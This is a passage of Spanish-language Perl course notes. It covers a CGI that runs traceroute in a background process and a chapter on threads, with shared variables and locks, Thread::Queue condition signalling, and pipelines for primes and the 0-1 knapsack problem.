95    $template->process($result_tt, $vars);
96  }
97
98  sub new_session { # returning to select host
99    my $host = shift;
100
101    if ($host =~ /\A([\w.-]{1,100})\Z/) { # create a session
102      $host = $1;                 # untainted now
103      my $session = get_session_id();
104      my $cache = get_cache_handle();
105      $cache->set($session, [0, ""]); # no data yet
106
107      if (my $pid = fork) {       # parent does
108        delete_all();             # clear parameters
109        param('session', $session);
110        print redirect(self_url());
111      } elsif (defined $pid) {    # child does
112        close STDOUT;             # so parent can go on
113        my $F;
114        unless (open $F, "-|") {
115          open STDERR, ">&=1";
116          exec "timed-process", $seconds, "/usr/sbin/traceroute", $host;
117          die "Cannot execute traceroute: $!";
118        }
119        my $buf = "";
120        while (<$F>) {
121          $buf .= $_;
122          $cache->set($session, [0, $buf]);
123        }
124        $cache->set($session, [1, $buf]);
125        exit 0;
126      } else {
127        die "Cannot fork: $!";
128      }
```

```
129    } else {
130      show_form($form_tt, $form_val);
131    }
132  }
```

El Template con el Formulario

```
$ cat -n form
 1  <h1>[% head %]</h1>
 2  <form method="post" action="[% action %]" enctype="multipart/form-data">
 3  [% question %] <input type="text" name="[% name %]" />
 4  <input type="submit" value="[% submit %]">
 5  </form>
```

Wrapper

```
$ cat -n page
 1  <html xmlns="http://www.w3.org/1999/xhtml" lang="en-US" xml:lang="en-US">
 2  <head>
 3  <title>[% title %]</title>
 4  <meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
 5  </head>
 6  <body bgcolor = [% bgcol %]>
 7  [% content %]
 8  <hr>
 9  </body>
10  </html>
```

Véase También Véase Watching long processes through CGI de Randall Schwartz (Merlin). Este ejemplo es una modificación.

11.7.1. Práctica: Control de Procesos desde un CGI

Ejercicio 11.7.1. ▪ *Reescriba el formulario 11.7 para que admita una lista de campos en vez de uno solo. Consulte http://template-toolkit.org/docs/manual/Syntax.html para entender la sintáxis. Lea con especial atención la sección* block directives.

El formato de la llamada a la componente modificada podría ser como en el siguiente ejemplo:

```
pp2@nereida:~/src/perl/tt$ cat -n fillform.pl
 1  #!/usr/local/bin/perl
 2  use warnings;
 3  use strict;
 4  use Template;
 5  use CGI qw{:all};
 6
 7  # Templates
 8  my $result_tt = 'results.html';  # For results
 9  my $form_tt   = 'form';          # For the form
10  my $wrapper   = 'page';          # General wrapper
11
12
13  my $form_val  = {
14    title      => 'Traceroute',
15    head       => 'Traceroute',
```

```
16    action     => $0,
17    questions   => [
18      { question => 'Nombre: ', name => 'nombre' },
19      { question => 'Apellidos: ', name => 'apellidos' }
20    ],
21    submit     => 'enviar',
22  };
23  show_form($form_tt, $form_val);
24
25  exit 0;
26
27  sub show_form {
28    my ($form_tt, $vars) = @_;
29
30    my $template = Template->new( WRAPPER => $wrapper );
31    print header(-charset => 'utf-8' );
32    $template->process($form_tt, $vars);
33  }
```

- *Introduzca errores en tiempo de ejecución y observe su salida*
- *Introduzca mensajes de warning y observe su salida en el fichero de log*
- *Lea la sección de depuración de CGIs 11.4 y la información sobre depuración del módulo (sección debugging de* `perldoc CGI`*). Ejecute el guión con el depurador. CGI.*
- *Si dispone de nx en la máquina local utilice la técnica de depuración mostrada en 11.6 que usa* `ptkdb`
- *Parece existir un problem de flush en la ejecución. Modifique el código para asegurarse que le manejador* `$F` *usado para la comunicación entre el hijo y el nieto está autoflush.*
- *Sustituya File::Cache por Cache::FastMmap. Consulte la documentación de este último.*
- *En la subrutina* `new_session`*, reflexione si se puede sustituir la creación del nieto y la ejecución de la aplicación:*

  ```
  exec "timed-process", $seconds, "/usr/sbin/traceroute", $host
  ```

  por un simple pipe de la forma:

  ```
  open my $F, "timed-process $seconds/usr/sbin/traceroute $host |"
  ```

Capítulo 12

Hilos

12.1. Un Ejemplo con Threads

Ejemplo

En el ejemplo que sigue se muestran dos *threads* o *hilos* que comparten un recurso que debe ser accedido en *exclusión mutua*: la variable `$locked` la cuál ambas modifican. El ejemplo sirve para ilustrar la ventaja de usar una clausura: La variable `$locked` esta clausurada y compartida por las subrutinas `tutu` y `titi`:

```
lhp@nereida:~/Lperl/src/properldebugging/Chapter10$ cat -n shared3.pl
 1  #!/usr/bin/perl -w
 2  use strict;
 3  use threads;
 4  use threads::shared;
 5  use Time::HiRes(qw(usleep));
 6  use constant LIMIT => 10;
 7  {
 8    my $locked : shared = 0;
 9
10    sub tutu {
11      my $self = threads->self(); # referencia al objeto thread
12      my $tid = $self->tid();
13      my $out = '';
14      for(1..LIMIT) {
15        usleep(int rand(2)); # dormir 2 microsegs
16        {
17          lock($locked);
18          $locked += 1;
19          $out .= "$tid:$locked ";
20        }
21      }
22      return $out;
23    }
24
25    sub titi {
26      my $self = threads->self();
27      my $tid = $self->tid();
28      my $out = '';
29      for(1..LIMIT) {
30        usleep(int rand(2));
31        {
32          lock($locked);
```

```
33          $locked += 2;
34          $out .= "$tid:$locked ";
35        }
36      }
37      return $out;
38    }
39  }
40
41  my $t = threads->new(\&tutu); # creamos la thread
42  my $rm = titi();
43  my $rs = $t->join(); # sincronizamos las dos threads
44  print "\nMaestro: $rm\nEsclavo: $rs\n";
```

Creación de un Hilo

El paquete `threads`, usado en la línea 3, nos proporciona las herramientas para la creación de threads. El método `new()` (línea 41) toma una referencia a una subrutina y crea una nueva thread que ejecuta concurrentemente la subrutina referenciada. Retorna una referencia al objeto que describe la thread. La llamada `my $t = threads->new(\&tutu)` es un ejemplo de llamada a un método de una clase. Se escribe el nombre del paquete/clase una flecha y el nombre del método.

Paso de Parámetros a la Tarea

Si se hubiera necesitado, es posible pasar parámetros a la subrutina como parte de la fase de arranque:

```
$thr = threads->new(\&tutu, "Param 1", "Param 2", 4);
```

La llamada `my $tid = $self->tid()` devuelve el identificador de la thread. Este es un ejemplo de llamada a un método de un objeto. Se escribe el objeto seguido de una flecha y del nombre del método.

Sincronización con `join`

El método `join()` usado en la línea 43 retorna cuando la thread `$t` termina. Además recolecta y retorna los valores que la thread haya retornado. En general es una lista:

```
@ReturnData = $t->join;
```

Cuando se crea un nuevo hilo, todos los datos asociados con el hilo actual se copian en el nuevo. Por tanto, las variables son, por defecto privadas a la thread. En la mayoría de los casos se pretende que exista alguna forma de comunicación entre los hilos, para lo cual es conveniente disponer de mecanismos para hacer que ciertas variables sean compartidas por los hilos. Esta es la función del módulo `threads::shared` y del atributo `shared` (línea 8).

Los Atributos La idea de los atributos se introdujo en Perl en la versión 5.005. El programador puede definir atributos mediante el módulo http://search.cpan.org/ abergman/Attribute-Handlers/ el cual permite definir subrutinas que son llamadas cada vez que ocurre una aparición del atributo.

Por ejemplo, para crear un manejador se define una subrutina con el nombre del atributo:

```
package LoudDecl;
use Attribute::Handlers;

sub Loud :ATTR {
        my ($package, $symbol, $referent, $attr, $data, $phase) = @_;
        print STDERR
                ref($referent), " ",
```

```
                *{$symbol}{NAME}, " ",
                "($referent) ", "was just declared ",
                "and ascribed the ${attr} attribute ",
                "with data ($data)\n",
                "in phase $phase\n";
}
```

Ahora cualquier aparición de una subrutina declarada con atributo `:Loud` en una clase que herede de `LoudDecl`:

```
package LoudDecl;

sub foo: Loud {...}
```

hace que el manejador sea llamado con argumentos:

1. El nombre del paquete
2. Una referencia a la entrada en la tabla de símbolos (typeglob)
3. Una referencia a la subrutina
4. El nombre de la subrutina
5. Cualesquiera datos asociados con el atributo
6. El nombre de la fase en la que es llamado

De la misma manera una declaración de una variable con el atributo `:Loud`

```
package LoudDecl;

my $foo :Loud;
my @foo :Loud;
my %foo :Loud;
```

Hace que el manejador sea llamado con una lista similar. Excepto que `$_[2]` es una referencia a una variable.

La función `lock`

La función `lock` proporcionada por el módulo `threads::shared` nos permite sincronizar el acceso a la variable. El *cerrojo* se libera al salir del contexto léxico en el que se produjo el `lock`. En el ejemplo, se libera al salir de la correspondiente subrutina. No existe por tanto una función `unlock`.

Ejecución

Veamos una ejecución. Notése que el valor final de `$locked` es siempre 30:

```
lhp@nereida:~/Lperl/src/properldebugging/Chapter10$ ./shared3.pl

Maestro: 0:4 0:6 0:10 0:13 0:16 0:19 0:22 0:25 0:28 0:30
Esclavo: 1:1 1:2 1:7 1:8 1:11 1:14 1:17 1:20 1:23 1:26
lhp@nereida:~/Lperl/src/properldebugging/Chapter10$ ./shared3.pl

Maestro: 0:3 0:5 0:8 0:10 0:14 0:16 0:19 0:22 0:24 0:26
Esclavo: 1:1 1:6 1:11 1:12 1:17 1:20 1:27 1:28 1:29 1:30
lhp@nereida:~/Lperl/src/properldebugging/Chapter10$ ./shared3.pl
```

```
Maestro: 0:2 0:4 0:7 0:10 0:13 0:16 0:19 0:23 0:25 0:28
Esclavo: 1:5 1:8 1:11 1:14 1:17 1:20 1:21 1:26 1:29 1:30
lhp@nereida:~/Lperl/src/properldebugging/Chapter10$ ./shared3.pl

Maestro: 0:2 0:5 0:9 0:11 0:14 0:17 0:19 0:22 0:24 0:27
Esclavo: 1:3 1:6 1:7 1:12 1:15 1:20 1:25 1:28 1:29 1:30
```

Si se comentan las llamadas al método `lock` se pierde la atomicidad al acceso y el resultado final en la variable `locked` puede cambiar:

```
lhp@nereida:~/Lperl/src/properldebugging/Chapter10$ ./nolock.pl

Maestro: 0:3 0:6 0:9 0:12 0:15 0:18 0:20 0:23 0:26 0:29
Esclavo: 1:1 1:4 1:7 1:12 1:13 1:18 1:21 1:24 1:27 1:30
lhp@nereida:~/Lperl/src/properldebugging/Chapter10$ ./nolock.pl

Maestro: 0:2 0:5 0:8 0:10 0:12 0:14 0:17 0:20 0:23 0:26
Esclavo: 1:5 1:6 1:11 1:12 1:15 1:18 1:21 1:24 1:27 1:28
```

Práctica: Cálculo con Hilos

El área bajo la curva $y = \frac{1}{1+x^2}$ entre 0 y 1 nos proporciona un método para calcular π:

$$\int_0^1 \frac{4}{(1+x^2)} dx = 4 \arctan(x)|_0^1 \ = 4(\frac{\pi}{4} - 0) = \pi$$

Esta integral puede aproximarse por la suma:

$$\pi \simeq \sum_{i=0}^{N-1} \frac{4}{N \times \left(1 + (\frac{i+0,5}{N})^2\right)}$$

Después que una thread ha terminado de hacer su suma parcial deberá actualizar una variable compartida `$pi` en la cual pretendemos guardar el valor final. Observe que la variable `$pi` es un recurso compartido por los `$p` hilos que debe ser accedido en *exclusión mutua*. Para realizar la práctica es conveniente que, además de consultar los manuales de `threads` y `threads::shared` lea el tutorial sobre threads: `perldoc perlthrtut`.

Rellene el código que falta en el listado que aparece a continuación:

```
lhp@nereida:~/Lperl/src/threads$ cat -n pilock.pl
 1  #!/usr/bin/perl -w
 2  use strict;
 3  use threads;
 4  use threads::shared;
 5
 6  { # clausura
 7    my $pi : shared = 0;
 8
 9    sub chunk {
10      my $N = shift;
11      my $numthreads = shift;
12
13      my ($i, $x, $sum, $w);
14      my $id = threads->self()->tid();
15      $w = 1/$N;
16      $sum = 0;
```

```
17      for ($i = $id; $i < $N; $i += $numthreads) {
18        $x = .............; # abcisa
19        $sum += .................; # suma parcial
20      }
21      {
22        lock $pi;
23        $pi += $sum;
24      }
25      print "thread $id: $pi\n";
26      return  $pi;
27    }
28
29    sub postprocess {
30      my $N = shift;
31      return ......; # Retornar valor final
32    }
33  } # clausura
34
35  sub par {
36    my $nt = shift();
37    my $task = shift;
38    my $post = shift;
39    my @t; # array of tasks
40    my $result;
41
42    for(my $i=1; $i < $nt; $i++) {
43      ..............................; # crear threads
44    }
45    $task->(@_);
46    ............................; # sincronizar
47    return $post->(@_);
48  }
49
50  ### main ###
51  my $numthreads = (shift || 2);
52  my $N = (shift || 10000);
53
54  my $result = par($numthreads, \&chunk, \&postprocess, $N, $numthreads);
55  print "$result\n";
lhp@nereida:~/Lperl/src/threads$ ./pilock.pl 8 100000
thread 1: 39270.533168727
thread 3: 78540.566344954
thread 2: 117810.849518681
thread 4: 157080.632694908
thread 7: 196349.665856134
thread 5: 235619.19902986
thread 6: 274888.482198587
thread 0: 314159.265359813
3.14159265359813
lhp@nereida:~/Lperl/src/threads$
```

12.2. Señales y Esperas Condicionales

El módulo `Thread::Queue` proporciona listas que pueden ser usadas concurrentemente sin peligro (*thread-safe*). Cualquier thread puede añadir o suprimir elementos de la lista. Sin embargo no es posible insertar en medio de la lista.

Una cola compartida viene definida por su constructor:

```
67  sub new {
68      my $class = shift;
69      my @q : shared = @_;
70      return bless \@q, $class;
71  }
```

Señales Condicionales

Una *señal condicional* permite a una thread desbloquear a una thread que espera por una variable condicional. Un *broadcast condicional* es similar pero libera a todas las threads que esperan en esa variable.

Por ejemplo, en el módulo `Thread::Queue` vemos el siguiente código:

```
87  sub enqueue {
88      my $q = shift;
89      lock(@$q);
90      push @$q, @_  and cond_signal @$q;
91  }
```

La llamada a `cond_signal` desbloquea una thread que esta bloqueada esperando por `@$q`. La función `cond_signal` toma como argumento una variable bloquedada (locked) como parámetro y desbloquea una thread que esta en espera condicional por dicha variable. Si no hay threads esperando la señal es descartada.

La subrutina `enqueue` obtiene el cerrojo sobre la cola (`@$q`). Si la operación de `push` tiene éxito retorna el número de elementos en el array después del `push`. Por tanto si hay elementos en la cola se ejecuta `cond_signal @$q`. Esta llamada desbloquea una thread que este esperando condicionalmente con `cond_waiting` en la variable `@$q`. Si hay mas de una, sólo una será elegida. La elección es no determinista.

Espera en una Condición

El anverso de `cond_signal` es `cond_wait` . La espera en una condición permite a la thread esperar por una condición y liberar atómicamente el `mutex` que se usa para garantizar la condición. La thread espera que otra thread haga verdadera la condición. La correspondiente llamada de esa thread a `cond_signal` produce la reactivación de la thread en espera.

La llamada a `cond_wait` libera el mutex asociado con la variable atómicamente y hace que la thread se bloquee hasta que se cumpla la condición. La thread bloqueada puede ser despertada mediante `cond_signal` o `cond_broadcast` .

Es importante tener en cuenta que la variable puede recibir una notificación sin que se haya producido una `cond_signal` o `cond_broadcast`. Por ello es necesario comprobar el valor de la variable y volver a esperar si los requisitos no se cumplen. Es por eso que `dequeue` contiene el condicional `until @$q` en la línea 76:

```
73  sub dequeue  {
74      my $q = shift;
75      lock(@$q);
76      cond_wait @$q until @$q;     # Aunque tengamos el cerrojo
77      cond_signal @$q if @$q > 1;  # Debemos esperar a que haya algo
78      return shift @$q;
79  }
```

En la subrutina `dequeue` después de obtener el cerrojo sobre la cola `@$q` se procede a llamar a `cond_wait` si la cola esta vacía. Si la cola no esta vacía se salta la llamada y se desbloqueará una thread que este esperando condicionalmente si hay dos o más elementos en la cola (línea `cond_signal @$q if @$q > 1`). Si la cola esta vacía, la llamada a `cond_wait` suelta el cerrojo sobre la variable `@$q` y bloquea el proceso hasta que otra thread ejecuta un `cond_signal` sobre la variable `@$q`.

12.3. Colas de Estructuras Anidadas

El módulo `Storable`

El módulo `Storable` proporciona dos rutinas: `Storable::freeze` y `Storable::thaw` que codifican y decodifican una estructura de datos arbitraria a un formato binario. Obsérvese el siguiente ejemplo:

```
lhp@nereida:~$ perl -de 0
main::(-e:1):   0
  DB<1> use Storable qw(freeze thaw)
  DB<2> $x = { a=>[1..5], b=>{t=>4.5, r=>'hola'} }
  DB<3> $e = freeze($x)
  DB<4> x $e
0  "\cD\cG\cD1234\cD\cD\cD\cH\cC\cB\c@\c@\c@\cD\cB\cE\c@\c@\c@\cH\cH\cH\cH\cH\cA\
c@\c@\c@a\cD\cC\cB\c@\c@\c@\cJ\cDhola\cA\c@\c@\c@r\cG\c@\c@\c@\c@\c@\c@\cR\@\cA\c@\
c@\c@t\cA\c@\c@\c@b"
  DB<5> $a = thaw($e)
  DB<6> x $a
0  HASH(0x843f6d8)
   'a' => ARRAY(0x850a300)
      0  1
      1  2
      2  3
      3  4
      4  5
   'b' => HASH(0x843f588)
      'r' => 'hola'
      't' => 4.5
```

El Módulo `Thread::Queue::Any`

Los objetos cola proveídos por `Thread::Queue::Any` son listas thread-safe que heredan de `Thread::Queue` : cualquier thread puede añadir o extraer elementos a/de la cabecera sin peligro de que se produzcan race-conditions.

- Una primera diferencia con `Thread::Queue` estriba en que podemos insertar una referencia a una estructura de datos arbitraria.
- Otra diferencia es que los parámetros introducidos en la cola en una misma llamada son insertados como una unidad:

  ```
  29  sub enqueue {
  30      shift->SUPER::enqueue( Storable::freeze( \@_ ) );
  31  }
  ```

  de manera que `dequeue` devuelve todos los valores que fueron insertados `enqueued` juntos:

  ```
  37  sub dequeue {
  38      @{Storable::thaw( shift->SUPER::dequeue )};
  39  }
  ```

La Clase `Thread::Queue::Any` La implementación de la clase no lleva - incluyendo comentarios y documentación - mas de 58 líneas:

```
lhp@nereida:~$ perl -MThread::Queue::Any -e 'print map {$INC{$_}."\n" if /Queue/ } keys %INC'
/usr/share/perl/5.8/Thread/Queue.pm
/usr/local/share/perl/5.8.4/Thread/Queue/Any.pm
lhp@nereida:~$ cat -n /usr/local/share/perl/5.8.4/Thread/Queue/Any.pm | head -58
 1  package Thread::Queue::Any;
 2
 3  # Make sure we inherit from Thread::Queue
 4  # Make sure we have version info for this module
 5  # Make sure we do everything by the book from now on
 6
 7  @ISA = qw(Thread::Queue);
 8  $VERSION = '0.07';
 9  use strict;
10
11  # Make sure we have Storable
12  # Make sure we have queues
13
14  use Storable ();      # no need to pollute namespace
15  use Thread::Queue (); # no need to pollute namespace
16
17  # Allow for synonym for dequeue_dontwait
18
19  *dequeue_nb = \&dequeue_dontwait;
20
21  # Satisfy -require-
22
23  1;
24
25  #----------------------------------------------------------------------------
26  #  IN: 1 instantiated object
27  #      2..N parameters to be passed as a set onto the queue
28
29  sub enqueue {
30      shift->SUPER::enqueue( Storable::freeze( \@_ ) );
31  }
32
33  #----------------------------------------------------------------------------
34  #  IN: 1 instantiated object
35  # OUT: 1..N parameters returned from a set on the queue
36
37  sub dequeue {
38      @{Storable::thaw( shift->SUPER::dequeue )};
39  }
40
41  #----------------------------------------------------------------------------
42  #  IN: 1 instantiated object
43  # OUT: 1..N parameters returned from a set on the queue
44
45  sub dequeue_dontwait {
46      return unless my $ref = shift->SUPER::dequeue_nb;
47      @{Storable::thaw( $ref )};
```

```
48  }
49
50  #--------------------------------------------------------------------------
51  #  IN: 1 instantiated object
52  # OUT: 1..N parameters returned from a set on the queue
53
54  sub dequeue_keep {
55  #    return unless my $ref = shift->SUPER::dequeue_keep; # doesn't exist yet
56      return unless my $ref = shift->[0];                 # temporary
57      @{Storable::thaw( $ref )};
58  }
```

12.4. Un Ejemplo Sencillo: Cálculo de los Primos

Cálculo de los Números Primos en Secuencial

Para saber si un número `$num` es primo basta ver si es divisible por uno de los primos `@primes` anteriores a él:

```
hp@nereida:~/Lperl/src/threads$ cat -n primes-without-threads.pl
 1  #!/usr/bin/perl -w
 2  use strict;
 3
 4  my @primes = (2);
 5  my $n = (shift || 10);
 6
 7  NEW_NUMBER:
 8  for my $num (3 .. $n) {
 9          foreach (@primes) { next NEW_NUMBER if $num % $_ == 0 }
10          print "Found prime $num\n";
11          push @primes, $num;
12  }
```

Ejercicio 12.4.1. *El bucle de la línea 9 puede hacerse mas corto. ¿Podrías decir como?*

Cálculo de los Números Primos Usando Hilos El cálculo anterior puede ser realizado de manera concurrente. La idea es tener un hilo por cada nuevo primo. Cada hilo se "encarga" de la división por un cierto número primo (`$cur_prime`) con el que está asociado.

Los hilos se estructuran en una topología de pipeline o canal. El hilo tiene dos canales de comunicación `$upstream` y `$downstream` que le comunican con - usando una terminología jerárquica - el "hilo padre" y el "hilo hijo" (referenciado por la variable `$kid`). Viendo el flujo de comunicaciones como una corriente denominaremos a los canales "río arriba' (`$upstream`) y "rio abajo" (`$downstream`).

```
16  sub check_num {
17          my ($upstream, $cur_prime) = @_;
18          my $kid = undef;
19          my $downstream = new Thread::Queue;
20          while (my $num = $upstream->dequeue) {
21                  next unless $num % $cur_prime;
22                  if ($kid) {
23                          $downstream->enqueue($num);
24                  } else {
25                          print "Found prime $num\n";
26                          $kid = new threads(\&check_num, $downstream, $num);
27                  }
```

```
28          }
29          $downstream->enqueue(undef) if $kid;
30          $kid->join if $kid;
31  }
```

El hilo permanece en un bucle escuchando en el canal que viene del hilo padre (línea 20) hasta que llegue un `undef` indicando el final de la computación. En este último caso se propaga la señal de finalización (línea 29) y se espera a la finalización de la thread hija para terminar (línea 30).

El número `$num` que acaba de llegar es cribado en la línea 21. Si supera la criba se envía al hilo hijo.

La condición de la línea 22 comprueba si esta es la primera vez que un número supera la criba de los primos/hilos calculados hasta el momento. Si es así se procede a crear el hilo hijo (líneas 25-26).

El Arranque

El proceso inicial comienza creando la cola (línea 6) y arrancando el primer hilo que se encargará de la criba por el primer número primo. Después procede a insertar los números del 3 al `$n` para su cribado corriente abajo:

```
lhp@nereida:~/Lperl/src/threads$ cat -n primes-using-threads.pl
 1  #!/usr/bin/perl -w
 2  use strict;
 3  use threads;
 4  use Thread::Queue;
 5  my $n = (shift || 10);
 6  my $stream = new Thread::Queue;
 7  my $kid    = new threads(\&check_num, $stream, 2);
 8
 9  for my $i (3 .. $n) {
10          $stream->enqueue($i);
11  }
12
13  $stream->enqueue(undef);
14  $kid->join;
```

¿Es la Lista de Canales `$stream` Privada o Compartida?

Observe que `$stream` no tiene el atributo `shared` y es, en consecuencia, una estructura de datos privada. Sin embargo a través de su paso como parámetros a la subrutina `check_num` ejecutada por el hijo queda accesible a este. Nótese que cada canal de `$stream` es compartido por dos hilos consecutivos.

12.5. Un Pipeline para Resolver el Problema de la Mochila 0-1

El problema de la mochila 0-1 se enuncia asi:

Se tiene una mochila de de capacidad C y N objetos de pesos w_k y beneficios p_k. Se trata de encontrar la combinación óptima de objetos que caben en la mochila y producen el máximo beneficio.

Denotemos por $f_{k,c}$ el valor óptimo de la solución para el subproblema considerando los objetos $\{1, \ldots k\}$ y capacidad c. El problema consiste en encontrar el valor de $f_{N,C}$. Se cumple la siguiente fórmula:

$$f_{k,c} = \text{máx}\{f_{k-1,c}, f_{k-1,c-w_k} + p_k\} \text{ si } c > w_k \tag{12.1}$$

y $f_{\emptyset,c} = 0$ en otro caso.

Esta fórmula nos dice que la solución para el problema $f_{k,c}$ con objetos $\{1, \ldots k\}$ puede obtenerse a partir de las soluciones de los dos subproblemas de mochila con objetos $\{1, \ldots k-1\}$ que resultan de tomar las decisiones de incluir o no el objeto k.

En esta sección presentamos un programa que usa N threads dispuestas en pipeline para resolver el problema.

El Fichero de Entrada El problema se describe mediante un fichero como el que sigue:

```
lhp@nereida:~/Lperl/src/threads$ cat knap.dat
8
102
2
15
20
100
20
90
30
60
40
40
30
15
60
10
10
1
N=8, M = 102
weight 0
profit 0
...
N=8, M = 102
weight 0
profit 0
...
Example 2.1 pag 20 Martello and Toth
sol 280
```

Al ejecutar el programa se muestra la solución:

```
lhp@nereida:~/Lperl/src/threads$ pipeknap2.pl knap.dat
sol = 280
lhp@nereida:~/Lperl/src/threads$
```

El Programa Principal

El programa principal se limita a cargar las librerías y crear el pipeline de threads:

```
lhp@nereida:~/Lperl/src/threads$ cat -n pipeknap2.pl
 1  #!/usr/bin/perl -w
 2  use strict;
 3  use threads;
 4  use Thread::Queue;
 5  use threads::shared;
 6  use Carp;
 7  use IO::File;
 8
 9  ### main
```

```
10  my ($M, $w, $p) = ReadKnap($ARGV[0]);
11  my $N = @$w;
12
13  &pipe($N, \&knap, $M, $w, $p);
```

El primer argumento `$N` de `pipe` es el número de threads, el segundo la subrutina a ejecutar por la thread. En este caso una referencia a la subrutina `knap`. Los restantes argumentos son argumentos pasados a la subrutina que ejecuta la thread. En este caso:

- `$M` es la capacidad de la mochila
- `$w` es una referencia a la lista de pesos
- `$p` es una referencia a la lista de beneficios (profits)

Lectura del Problema

La subrutina auxiliar `ReadKnap` lee un fichero conteniendo una descripción del problema de la mochila:

```
79  sub ReadKnap {
80    my $filename = shift;
81
82    my $file = IO::File->new("< $filename");
83    croak "Can't open $filename" unless defined($file);
84    my (@w, @p);
85
86    my $N = <$file>;
87    my $M = <$file>;
88    for (0..$N-1) {
89      $w[$_] = <$file>;
90      $p[$_] = <$file>;
91    }
92    return ($M, \@w, \@p);
93  }
```

La Tarea Realizada por Cada Hilo Los tres primeros argumentos son:

- El nombre de la tarea `$k`. Coincide con el índice del objeto del que se encarga la tarea. Por tanto esta tarea `$k` se encarga de computar los valores óptimos $f_{k,c}$ para todo c los cuales son almacenados en la lista privada `@f`
- El canal de entrada `$from_left` que le comunica con el hilo encargado del cómputo de $f_{k-1,c}$ para todo c
- El canal de salida `$to_right` que le comunica con el hilo encargado del cómputo de $f_{k+1,c}$ para todo c
- Los argumentos relativos al problema de la mochila: la capacidad `$M`, la lista de pesos `@w` y la lista de beneficios `@p`

```
40  sub knap {
41    my $k = shift();
42    my $from_left = shift();
43    my $to_right = shift();
44    ###############
45    my $M = shift();
```

```
46    my @w = @{shift()};
47    my @p = @{shift()};
48
49    my $N = @w;
50    my @f;
51    my @left;
52
53    croak "Profits and Weights don't have the same size"
54                          unless scalar(@w) == scalar(@p);
55
56    for my $c (0..$M) {
57      $f[$c] = ($w[$k] <= $c)? $p[$k] : 0;
58    }
```

Antes de empezar el cómputo se inicia la lista `@f` (i.e. $f_{k,c}$ para todo c, líneas 56-58). Si el objeto `$k` cabe en una mochila de capacidad `$c` se pondrá. En otro caso el valor inicial es cero.

La Tarea de Cada Hilo

En general, en todo pipeline hay que distinguir tres casos:

- Si se trata de la primera thread (líneas 73-75) la tarea consiste en alimentar el pipeline con los valores iniciales
- Si se trata de una tarea genérica, se recibe el valor de la izquierda - en este caso $f_{k-1,c}$ -, se actualiza el valor - en el ejemplo $f_{k,c}$, que en el código se corresponde con `$f[$c]` - que depende del mismo y se envía al vecino derecho (línea 70) para que este haga lo mismo. Este envío puede eliminarse si se trata de la última thread
- La última thread contiene la solución al problema (línea 76, en nuestro caso la solución está guardada en la entrada `$f[$M]`)

```
60    if ($k) {
61      for my $c (0..$M) {
62        $left[$c] = $from_left->dequeue();
63        if ($c >= $w[$k]) {
64          my $y = $left[$c-$w[$k]]+$p[$k];
65          $f[$c] = ($left[$c] < $y)? $y : $left[$c];
66        }
67        else {
68          $f[$c] = $left[$c];
69        }
70        $to_right->enqueue($f[$c]);
71      }
72    }
73    else { # thread virtual 0
74      $to_right->enqueue(@f);
75    }
76    print "sol = $f[-1]\n" if $k == ($N-1);
77  }
```

La Construcción del Pipeline

- En las líneas 27-29 se crean `$N+1` canales. El canal `$channel[$id+1]` comunica la thread `$id` con la thread `$id+1`.

- En las líneas 31-33 se crean `$N` hilos con nombres entre 0 y `$N-1`. Además de los argumentos específicos de la tarea se le envían
  1. La referencia a la tarea
  2. El identificador lógico
  3. Los canales de comunicación con sus vecinos izquierdo y derecho
- Por último sincronizamos cada una de las tareas (líneas 35-37).

```
17  sub pipe { # crea el pipe de tamaño N
18    my $N = shift(); # número de procesadores virtuales
19    my $task = shift(); # subrutina a ejecutar
20    my @channel : shared; # array de colas
21    my @t; # array de tareas
22    # El resto de argumentos son argumentos de $task
23
24    my $id; # identificador de procesador físico
25
26    # creamos canales ...
27    for($id=0; $id <= $N; $id++) {
28      $channel[$id] = new Thread::Queue; # canal comunicando hilos $id-1 e $id
29    }
30    # creamos threads ...
31    for($id=0; $id < $N; $id++) {
32      $t[$id] = threads->new($task, $id, $channel[$id], $channel[$id+1], @_);
33    }
34    # La thread 0 no trabaja, sólo espera  ...
35    for($id=0; $id < $N; $id++) {
36      $t[$id]->join(); # join debe ser ejecutado por el padre
37    }
38  }
```

Ficheros Auxiliares de Entrada

Puede obtener ficheros de entrada para el ejemplo en esta sección descargando el fichero knap_dat.tgz. en la página de estos apuntes.

12.6. Mapping de un Pipeline Sobre un Anillo

El Problema de la Granularidad Cómputo/Comunicaciones

En la sección anterior vimos un pipeline con `$N` etapas que resuelve el problema de la mochila 0-1. Se arrancan `$N` threads cada una de las cuales calcula una columna de la tabla de programación dinámica f_k, c.

Si tenemos un sistema multiprocesador es posible confiar que el sistema operativo asigne las threads a los procesadores de forma adecuada y existe alguna mejora en el rendimiento.

Sin embargo, tal esperanza es infundada en la mayoría de las aplicaciones y plataformas. Si repasamos el algoritmo anterior veremos que el tiempo invertido en cómputo entre dos comunicaciones es pequeño:

```
62        $left[$c] = $from_left->dequeue();
63        if ($c >= $w[$k]) {
64          my $y = $left[$c-$w[$k]]+$p[$k];
65          $f[$c] = ($left[$c] < $y)? $y : $left[$c];
66        }
67        else {
```

```
68          $f[$c] = $left[$c];
69        }
70        $to_right->enqueue($f[$c]);
```

Después de recibir el valor en la línea 62 se realizan los (breves) computos de las líneas 64-65 y se procede a un envío. Sólo podemos tener expectativas de mejorar el rendimiento si el tiempo invertido entre las dos comunicaciones es mayor que el tiempo de cómputo entre ellas. Que no es el caso.

Asignación Cíclica de un Pipe en un Número Fijo de Hilos

Otro problema es que, en la práctica, el número de procesadores disponibles en una máquina es mucho menor que el número de threads. Mantener un gran número de threads supone una sobrecarga para el sistema mayor que mantener un número pequeño. El siguiente código permite la creación de un pipeline con un número arbitrario `$N` de etapas que son asignadas a un número fijo `$nt` de threads (posiblemente igual o del orden del número de procesadores en el sistema). El comportamiento de la subrutina `pipe` es equivalente al presentado en la sección anterior pero el número de threads utilizado es fijo y no depende del tamaño del problema.

El programa principal es similar al de la sección anterior. La diferencia está en la introducción del parámetro especificando el número `$numthreads` que es ahora diferente del número de etapas:

```
lhp@nereida:~/Lperl/src/threads$ cat -n pipeknap.pl
  1  #!/usr/bin/perl -w
  2  # Virtualización de un pipe.
  3  # Se supone que el número de procesos virtuales requeridos
  4  # es conocido de antemano.
  5
  6  use strict;
  7  use threads;
  8  use threads::shared;
  9  use Thread::Queue;
 10  use Carp;
 11  use IO::File;
 12
 13  ### main
 14  my $numthreads = shift || 2; # número de threads "físicas"
 15  croak "Usage:\n$0 num_threads inputfile\n" unless @ARGV;
 16  my ($M, $w, $p) = ReadKnap($ARGV[0]);
 17  my $N = @$w;
 18
 19  &pipe($numthreads, $N, \&knap, $M, $w, $p);
```

